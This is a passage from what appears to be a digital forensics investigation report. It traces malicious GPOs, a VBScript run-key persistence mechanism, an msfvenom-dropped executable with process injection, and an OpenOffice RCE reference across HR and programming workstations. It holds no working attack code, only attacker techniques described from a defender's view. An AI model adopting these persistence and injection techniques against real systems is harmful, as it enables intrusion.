


Fig. 3.24 - GPO to Disable Windows Updates

Following this, a GPO was found to make changes to the system's PowerShell settings. Specifically, the EnableScripts and ExecutionPolicy under Software\Policies\Microsoft\Windows\PowerShell allow the execution of scripts on the system. **Figure 3.25** shows the registry changes for PowerShell.




Fig. 3.25 - GPO Settings to Change PowerShell

The final suspicious GPO that was observed was one to enable Remote Desktop. This GPO has an ID of {F4AA0C72-7C03-4C63-82D4-D70289641ECE} and modifies items under Software\Policies\Microsoft\Windows NT\Terminal Services, Software\Policies\Microsoft\WindowsFirewall, and Software\Policies\Microsoft\WindowsFirewall\FirewallRules. This is shown in **Figure 3.26**.




Fig. 3.26 - GPO To Allow Remote Desktop

All of the previously mentioned GPOs were confirmed to be on the domain controller under the C:\Windows\SYSVOL\domain\Policies\ folder. The last notable item found on the system was Apache Open Office 4.1.6 being installed on the system. This was discovered by reviewing the registry and prefetch files. **Figure 3.27** shows the prefetch information in AXIOM showing that Apache Open Office is installed and executed.




Fig. 3.27 - Apache Open Office 4.1.6 Prefetch File

After researching this executable it was found that it may be susceptible to Remote Code Execution (RCE). This was determined after finding this exploit on Expoit DB (https://www.exploit-db.com/exploits/46544).

HR-Wks02 - Noah Beckman

The key artifacts of note on HR-Wks02 are the following. First a runkey can be found that calls the vbs script on AD01. This was added on 3/27/2019 11:41:48 PM. This is important because the msfvenom payload was remotely run on the workstations. The run key can be seen in Figure 3.28 below.




Figure 3.28 - Cscript run key file

Another important artifact is prefetch information regarding the vbs script and the exe that gets dropped. We can see in Figure 3.29 that cscript.exe gets run 2 times.




Figure 3.29 - Cscript Prefetch file

If we look at the files referenced within the Cscript (Figure 3.30), we can see that the executable has been run using Cscript.




Figure 3.30 - referenced file executable

In addition to Cscript prefetch, we can also find a prefetch file for the executable itself in Figure 3.31. This proves execution on the system. It was executed on 3/28/2019 1:47:03 PM and ran once.




Figure 3.31 - executable prefetch

If we look at the memory, in Figure 3.32, on the system using MemProcFS analyzer, we can see that there are multiple processes of the executable being run under the rundll32.exe executable. This is because the process has been injected. Various malicious .dlls are also being used. These can be seen in Figure 3.33.




Figure 3.32 - HR-Wks02 Memory Process Tree




Figure 3.33 - PE Injects on HR-WKS02

HR-wks03 - Austin Grupposo

Upon reception of HR-wks01-03 raw images, HR-wks03 was also processed utilizing the Magnet AXIOM suite. Initial observations pointed to just 2 user accounts, as expected based on aforementioned findings across HR-wks01 and HR-wks02. Here it was evident that HR-wks03 belonged to Michael Johnson, while SysAdmin James Middleton also had access to the workstation at one point.




Fig. X - HR-wks03 User Overview

It was observed on all 3 HR workstations that a persistence mechanism related to UxTxlquwzP.vbs existed in the form of a Startup item Run key. It is evident from the figure below that this malicious script is being pulled from the Active Directory device within the *james.middleton-adm* user's Desktop and subdirectories.




Fig. X - Run Key for Malicious VBScript

These findings were validated by other members of the HR investigation team and it has been validated with other teams that this persistence mechanism exists within workstations across the entire organization.

Furthermore, there is proof of execution of aforementioned malicious executables which have been analyzed further by Noah. These malicious executables existed within the *Temp* directory of james.middleton-adm as shown in **Figure X** below.




Fig. X - Malicious EXE within James Middleton's Local Temp Directory

Upon usage of MemProcFS and MemProcFS Analyzer for memory analysis of HR-wks03, there is further evidence of *filwouGRTtZY.exe* being executed **and** being deemed malicious with multiple flags for process injection involving some custom dynamic link libraries as shown in **Figure X** below.

Fig. X - Evidence of Process Injection on HR-wks03

This falls in line with another flag for this executable being run out of the *Temp* directory, which was previously shown and results from the execution of the *clippy* malicious VBScript running off of the Active Directory machine.




Fig. X - Evidence of Temp Directory Execution for malicious EXE

3.3. PROG-wks

PROG-wks01 - Sid Ramdas

Basic Information

Machine Name	prog-wks01
Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC -5 (Standard Eastern Time Zone)

REF:
SYSTEM: ControlSet001\Control\ComputerName\ComputerName
SOFTWARE: Microsoft\Windows NT\CurrentVersion
SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	4	**Last Logged in user**	james.middleton-adm		
Name of user	**User ID**	**User Group**	**Create Time**	**Last Login**	**Location**
Administrator	500	Administrator	Created On 2019-01-26 22:21:40	N/A	Local
TestLocal	1001	Administrator	2019-01-26 22:46:54	2019-01-26 23:29:26	Local
Jame-Middleton-adm	-	Administrator	-	2019-02-13 03:01:03	Domain
andrew.viena	-	User	-	-	Domain

REF
SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList
SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI
SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet0	192.168.4.101	255.255.255.0	192.168.1.253

REF
SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{26269a1e-688d-4fd5-8649-5c5c5021860f}

Installed Programs

Program Name	Application or PE	Install Path	User
Sysmon.exe	PE	C:\Users\james-middleton-adm\Downloads	james-middleton-adm
putty.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
Git-2.20.1-64.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
ccsetup554.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
7-Zip	App	C:\Program Files\7-Zip	james-middleton-adm
CCleaner	App	C:\Program Files\CCleaner	andrew.viena
GIMP 2	App	C:\Program Files\GIMP 2	andrew.viena
AVAST Software	App	C:\Program Files\AVAST Software	andrew.viena
FTK Imager	App	C:\Program Files\AccessData	james-middleton-adm
Git	App	C:\Program Files\Git	andrew.viena
Notepad ++	App	C:\Program Files (x86)\Notepad ++	andrew.viena
Open Office 6	App	Program Files (x86) OpenOffice4\	james-middleton-adm


Ref

C:\Users\james-middleton-admin\Downloads
C:\Users\andrew.viena\Downloads
C:\Program Files
C:\Program Files (x86)


Suspicious File Execution

File Name	First Run time	Last Run time	Run count
cscript.exe	2019-03-29 00:28:27	2019-03-30 18:21:09	2

The cscript.exe ran on the machine twice. The surprising part is the filwOuGRtZY.exe hasn't been run on the machine. cscript attempted to access it through james-middleton-adm\AppData\Local\Temp\rad44997.tmp\filwOuGRtZY.exe. However when I tried to locate the prefetch file for it, it appears it doesn't exist. Also, james-middleton-adm doesn't have that executable located in its temp directory. I find it very confusing that andrew.viena has the executable, but james-middleton-adm doesn't.



After using FTK Imager to scan the system, I found one suspicious file called filwOuGRTtZy.exe. This file was found throughout all the Programming Depart Workstations.



This file is located in the C:\Users\andrew.viena\AppData\Local\Temp directory

Browser Activity

andrew.viena's browser activity is normal for someone in the programming department. He searches for common applications and ideas that programmers might need to get started or finished projects.

URL	Last Visited Da...	Title
https://www.google.com/search?q=download+git&...	2/23/2019 7:10:31 PM	download git - Google Search
https://git-scm.com/downloads	2/23/2019 7:10:34 PM	Git - Downloads
https://git-scm.com/download/win	2/23/2019 7:10:37 PM	Git - Downloading Package
https://www.google.com/search?q=project+manage...	3/1/2019 5:12:55 PM	project management - Google Search
https://www.google.com/search?q=cool+projects+f...	3/1/2019 5:13:07 PM	cool projects for programmers - Google Search
https://www.codementor.io/npostolovski/40-side-pr...	3/1/2019 5:16:25 PM	40 Side Project Ideas for Software Engineers | Code...
https://www.google.com/search?q=programming+p...	3/6/2019 10:52:02 PM	programming project ideas - Google Search
https://www.makeuseof.com/tag/beginner-program...	3/6/2019 10:52:51 PM	The 10 Best Beginner Projects for New Programmers
https://www.google.com/search?q=project+manage...	3/6/2019 10:57:49 PM	project management software - Google Search

Andrew also has a project document located on the Desktop. The full path is Path: C:\Users\andrew.viena\Desktop\Work\ProjectIdeas.odt. The contents of the file contains possible / interesting Python projects.

ProjectIdeas.odt

PROG-wks01.E01

PREVIEW

- **Web scraping with Python**
- **Alarm application**
- **Building a calculator**

Creator:	Andrew Viena
Creation Date:	2019-03-01T12:26:52.74
Generator:	OpenOffice/4.1.6$Win32 OpenOffice.org_project/416m1$Build-9790
Date:	2019-03-21T16:52:54.65

Again, nothing really suspicious happening within the browser history or ProjectIdeas.odt.

PROG-wks02 - Tom Claflin

